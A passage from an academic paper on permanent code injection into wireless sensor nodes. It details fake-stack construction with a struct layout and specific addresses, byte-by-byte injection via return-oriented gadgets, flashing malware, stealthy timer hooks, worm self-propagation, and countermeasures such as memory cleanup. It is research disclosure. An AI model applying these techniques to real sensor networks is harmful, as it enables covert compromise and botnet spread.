The fake stack is used by the *Reprogramming* meta-gadget. As shown by Figure 4, it must contain, among other things, the address of the fake frame pointer, the destination address of the malware in program memory ($DEST_M$), 4 zeros, and again the address $DEST_M$ (to execute the malware when the *Reprogramming* meta-gadget returns). The complete structure of the fake stack is displayed in Figure 7. The size of this fake stack is 305 bytes, out of which only 16 bytes and the malware binary code, of size $size_M$, need to be initialized. In our experiment, our goal was to inject the fake stack at address *0x400* and flash the malware destination at address *0x8000*.

Injecting the Fake Stack.

Once the fake stack is designed it must be injected at address $FSP = 0x400$ of data memory. The memory area around this address is unused and not initialized nor modified when the sensor reboots. It therefore provides a space where bytes can be stored persistently across reboots.

Since the packet size that a sensor can process is limited, we needed to inject it byte-by-byte as described in Section 5.3.2. The main idea is to split the fake stack into pieces of one byte and inject each of them independently using the *Injection* meta-gadget described in Section 6.2.

Each byte B_i is injected at address $FSP+i$ by sending the specially-crafted packet displayed in Figure 2(b). When the packet is received it overwrites the return address with the address of the *Injection* meta-gadget (i.e. address *0x56b0*). The *Injection* meta-gadget is then executed and copies byte B_i into the address $FSP+i$. When the meta-gadget returns it reboots the sensor. The whole fake stack is injected by sending $16 + size_M$ packets, where $size_M$ is the size of the malware.

6.4 Flashing the malware into program memory

Once the fake stack is injected in the data memory, the malware needs to be copied in flash memory. As explained previously, this can be achieved using the *Reprogramming* meta-gadget described in Section 6.2. This reprogramming task can be triggered by a small specially-crafted packet that overwrites the saved return address of the function with the address of the *Reprogramming* meta-gadget. This packet also needs to inject into the stack the address of the fake stack and the address of the Gadget2 of the *Reprogramming* meta-gadget. The payload of the reprogramming packet is shown in Figure 5. At the reception of this packet, the target sensor executes the *Reprogramming* meta-gadget. The malware, that is part of the fake stack, is then flashed into the sensor program memory. When the meta-gadget terminates it returns to the address of the malware, which is then executed.

6.5 Finalizing the malware installation

Once the malware is injected in the program memory it must eventually be executed. If the malware is installed at

address 0 it will be executed at each reboot. However, in this case, the original application would not work anymore and the infection would easily be noticeable. This is often not desirable. If the malware is installed in a free area of program memory, it can be activated by a buffer overflow exploit. This option can be used by the attacker to activate the malware when needed.

This approach has at least two advantages:

- The application will run normally, thereby reducing chance of detection.
- The malware can use some of the existing functions of the application. This reduces the size of the code to inject.

If the malware needs to be executed periodically or upon the execution of an internal event it can modify the sensor application in order to insert a hook. This hook can be installed in a function called by a timer. The malware will be executed each time the timer fires. This operation needs to modify the local code (in order to add the hook in the function). The same fake stack technique presented in Section 6.3 is used to locally reprogram the page with the modified code that contains the hook. The only difference is that, instead of loading the malicious code into the fake stack, the attacker loads the page containing the function to modify, adds the hook in it, and calls the *Reprogramming* meta-gadget.

Note that once the malware is installed it should patch the exploited vulnerability (in the reception function) to prevent over-infection.

```
typedef struct {
  // To be used by bottom half of gadget 2
  // the Frame pointer value 16 bits
  uint8_t  load_r29;
  uint8_t  load_r28;
  // 4 bytes loaded with the address in program
  // memory encoded as a uint32_t
  uint8_t  load_r17;
  uint8_t  load_r16;
  uint8_t  load_r15;
  uint8_t  load_r14;
  // 4 padding values
  uint8_t  load_r13;
  uint8_t  load_r12;
  uint8_t  load_r11;
  uint8_t  load_r10;
  // Number of pages to write as a uint32_t
  // must be set to 0, in order to exit loop
  uint8_t  load_r9;
  uint8_t  load_r8;
  uint8_t  load_r7;
  uint8_t  load_r6;
  // 4 padding bytes
  uint8_t  load_r5;
  uint8_t  load_r4;
  uint8_t  load_r3;
  uint8_t  load_r2;
  // address of gadget 3
  uint16_t retAddr_execFunction;
  // bootloader's fake function frame starts here,
  // frame pointer must points here
  // 8 padding bytes
  uint16_t wordBuf;
  uint16_t verify_image_addr;
  uint16_t crcTmp;
  uint16_t intAddr;
  // buffer to data page to write to memory
  uint8_t malware_buff[256];
  // pointer to malware_buff
  uint16_t buff_p;
  // 18 padding bytes
  uint8_t  r29;
  uint8_t  r28;
  uint8_t  r17;
  uint8_t  r16;
  uint8_t  r15;
  uint8_t  r14;
  uint8_t  r13;
  uint8_t  r12;
  uint8_t  r11;
  uint8_t  r10;
  uint8_t  r9;
  uint8_t  r8;
  uint8_t  r7;
  uint8_t  r6;
  uint8_t  r5;
  uint8_t  r4;
  uint8_t  r3;
  uint8_t  r2;
  // set to the address of the malware or 0 to reboot
  uint16_t retAddr;
} fake_stack_t;
```

Figure 7: Structure used to build the fake stack. The total size is 305 bytes out of which up to 256 bytes are used for the malware, 16 for the meta-gadget parameters. The remaining bytes are padding, that do not need to be injected.

6.6 Turning the malware into a worm

The previous section has explained how to remotely inject a malware into a sensor node. It was assumed that this injection was achieved by an attacker. However the injected malware can self-propagate, i.e. be converted into a worm.

The main idea is that once the malware is installed it performs the attack described in Section 6 to all of its neighbors. It builds a fake stack that contains its own code and injects it byte-by-byte into its neighbors as explained previously. The main difference is that the injected code must not only contain the malware but also the self-propagating code, i.e. the code that builds the fake stack and sends the specially-crafted packets. The injected code is likely to be larger. The main limitation of the injection technique presented in Section 6 is that it can only be used to inject one page (i.e. 256 bytes) of code. If the malware is larger than one page it needs to be split it into pieces of 256 bytes which should be injected separately. We were able to implement, in our experiments, a self-propagating worm that contains all this functionality in about 1 KByte.

Furthermore, because of the packet size limitation and the overhead introduced by the byte-injection gadget, only one byte of the fake stack can be injected per packet. This results in the transmission of many malicious packets. One alternative would be to inject an optimal gadget and then use it to inject the fake stack several bytes at a time. Since this gadget would be optimized it would have less overhead and more bytes would be available to inject useful data. This technique could reduce the number of required packets by a factor of 10 to 20.

7. POSSIBLE COUNTER-MEASURES

Our attack combines different techniques in order to achieve its goal (code injection). It first uses a software vulnerability in order to perform a buffer overflow that smashes the stack. It then injects data, via the execution of gadgets, into the program memory that is persistent across reboots.

```
// function declaration with proper attributes
void __cleanup_memory (void)
    __attribute__ ((naked))
    __attribute__ ((section (".init8")))
    @spontaneous() @C();

// __bss_end symbol is provided by the linker
extern volatile void* __bss_end;

void __cleanup_memory(void){
  uint8_t *dest = &__bss_end;
  uint16_t count=RAMEND - (uint16_t)&__bss_end;
  while (count--) *dest++ = 0;
}
```

Figure 8: A memory cleanup procedure for TinyOS. The attribute keyword indicates that this function should be called during the system initialisation.

Any solutions that could prevent or complicate any of these operations could be useful to mitigate our attack. However, as we will see, all existing solutions have limitations.

Software vulnerability Protection.

Safe TinyOS [5] provides protection against buffer overflow. Safe TinyOS adds new keywords to the language that give the programmer the ability to specify the length of an array. This information is used by the compiler to enforce memory boundary checks. This solution is useful in preventing some errors. However, since the code still needs to be manually instrumented, human errors are possible and this solution is therefore not foolproof. Furthermore, software vulnerabilities other than buffer overflows can be exploited to gain control of the stack.

Stack-smashing protection.

Stack protections, such as random canaries, are widely used to secure operating systems [6]. They are usually implemented in the compiler with operating system support. These solutions prevent return address overwriting. However, the implementation on a sensor of such techniques is challenging because of their hardware and software constraints. No implementation currently exists for AVR microcontrollers.

Data injection protection.

A simple solution to protect against our data injection across reboots is to re-initialize the whole data memory each time a node reboots. This could be performed by a simple piece of code as the one shown in the Figure 8. Cleaning up the memory would prevent storing data across reboots for future use. This solution comes with a slight overhead. Furthermore it does not stop attacks which are not relying on reboots to restore clean state of the sensor as proposed in [12]. It is likely that our proposed attack can use similar state restoration mechanisms. In this case such a countermeasure would have no effect.

Furthermore our attack is quite generic and does not make any assumptions about the exploited applications. However, it is plausible that some applications do actually store in memory data for their own usage (for example an application might store in memory a buffer of data to be sent to the sink). If such a feature exists it could be exploited in order to store the fake stack without having to use the *Injection* meta-gadget. In this case, only the Reprogramming meta-gadget would be needed and the presented defense would be ineffective.

Gadget execution protection.

ASLR (Address Space Layout Randomization) [26] is a solution that randomizes the binary code location in memory in order to protect against return-into-libc attacks. Since sensor nodes usually contain only one monolithic program in memory and the memory space is very small, ASLR would not be effective. [16] proposes to improve ASLR by randomising the binary code itself. This scheme would be adaptable to wireless sensors. However, since a sensor's address space is very limited it would still be vulnerable to brute force attacks [24].

8. CONCLUSIONS AND FUTURE WORK

This paper describes how an attacker can take control of a wireless sensor network. This attack can be used to silently eavesdrop on the data that is being sent by a sensor, to modify its configuration, or to turn a network into a botnet.

The main contribution of our work is to prove the feasibility of permanent code injection into Harvard architecture-based sensors. Our attack combines several techniques, such as fake frame injection and return-oriented programming, in order to overcome all the barriers resulting from sensor's architecture and hardware. We also describe how to transform our attack into a worm, i.e., how to make the injected code self-replicating.

Even though packet authentication, and cryptography in general, can make code injection more difficult, it does not prevent it completely. If the exploited vulnerability is located before the authentication phase, the attack can proceed simply as described in this paper. Otherwise, the attacker has to corrupt one of the network nodes and use its keys to propagate the malware to its neighbors. Once the neighbors are infected they will infect their own neighbors. After few rounds the whole network will be compromised.

Future work consists of evaluating how the worm propagates on a large scale deployment. We are, for example, interested in evaluating the potential damage when infection packets are lost, as this could lead to the injection of an incomplete image of the malware. Future work will also explore code injection optimizations and efficient countermeasures.

9. ACKNOWLEDGMENTS

The authors would like to thank Gene Tsudik, John Solis, Karim El Defrawy and the members of the INRIA PLANETE team for their helpful feedback and editorial suggestions. We are also grateful for the comments from the anonymous reviewers.

The work presented in this paper was supported in part by the European Commission within the STREP UbiSec&Sens project. The views and conclusions contained herein are those of the authors and should not be interpreted as representing the official policies or endorsement of the UbiSec&Sens project or the European Commission.

10. REFERENCES

[1] Aleph One. Smashing the stack for fun and profit. Phrack Magazine 49(14), 1996. http://www.phrack.org/issues.html?issue=49.

[2] AMD. *AMD 64 and Enhanced Virus Protection*.

[3] ATMEL. Atmega128(l) datasheet, doc2467: 8-bit microcontroller with 128k bytes in-system programmable flash.

[4] K. Chang and K. Shin. Distributed authentication of program integrity verification in wireless sensor networks. *ACM TISSEC*, 11(3), 2008.

[5] N. Cooprider, W. Archer, E. Eide, D. Gay, and J. Regehr. Efficient memory safety for tinyos. In *SenSys*, 2007.

[6] C. Cowan, C. Pu, D. Maier, H. Hintony, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks. In *USENIX Security Symposium*, 1998.

[7] Crossbow technology inc. *Micaz*.

[8] T. DeRaadt. Advances in OpenBSD. In *CanSecWest*, 2003.

[9] P. Dutta, J. Hui, D. Chu, and D. Culler. Securing the deluge network programming system. *IPSN*, 2006.

[10] T. Goodspeed. Exploiting wireless sensor networks over 802.15.4. In *ToorCon 9, San Diego*, 2007.

[11] T. Goodspeed. Exploiting wireless sensor networks over 802.15.4. In *Texas Instruments Developper Conference*, 2008.

[12] Q. Gu and R. Noorani. Towards self-propagate mal-packets in sensor networks. In *WiSec*. ACM, 2008.

[13] J. A. Halderman, S. D. Schoen, N. Heninger, W. Clarkson, W. Paul, J. A. Calandrino, A. J. Feldman, J. Appelbaum, and E. W. Felten. Least we remember: Cold boot attacks on encryption keys. In *USENIX Security Symposium*, 2008.

[14] J. W. Hui and D. Culler. The dynamic behavior of a data dissemination protocol for network programming at scale. In *SenSys*. ACM, 2004.

[15] IEEE. Wireless medium access control and physical layer specifications for low-rate wireless personal area networks. IEEE Standard, 802.15.4-2003.

[16] C. Kil, J. Jun, C. Bookholt, J. Xu, and P. Ning. Address space layout permutation (aslp): Towards fine-grained randomization of commodity software. In *ACSAC*, 2006.

[17] D. H. Kim, R. Gandhi, and P. Narasimhan. Exploring symmetric cryptography for secure network reprogramming. *ICDCSW*, 2007.

[18] I. Krontiris and T. Dimitriou. Authenticated in-network programming for wireless sensor networks. In *ADHOC-NOW*, 2006.

[19] P. Lanigan, R. Gandhi, and P. Narasimhan. Sluice: Secure dissemination of code updates in sensor networks. *ICDCS*, 2006.

[20] G. Montenegro, N. Kushalnagar, J. Hui, and D. Culler. Transmission of ipv6 packets over ieee 802.15.4 networks (rfc 4944). Technical report, IETF, September 2007.

[21] Riley, Jiang, and Xu. An architectural approach to preventing code injection attacks. *dsn*, 2007.

[22] A. Seshadri, A. Perrig, L. van Doorn, and P. K. Khosla. Swatt: Software-based attestation for embedded devices. In *IEEE S&P*, 2004.

[23] H. Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *CCS*. ACM, 2007.

[24] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *CCS*. ACM, 2004.

[25] Solar Designer. *return-to-libc attack*. Bugtraq mailing list, August 1997.

[26] The PaX Team. Pax address space layout randomization (aslr). http://pax.grsecurity.net/docs/aslr.txt.

[27] The PaX Team. Pax, 2003. http://pax.grsecurity.net.

[28] B. L. Titzer, D. K. Lee, and J. Palsberg. Avrora: scalable sensor network simulation with precise timing. In *IPSN*, 2005.

[29] Ubisec&sens european project. http://www.ist-ubisecsens.org/.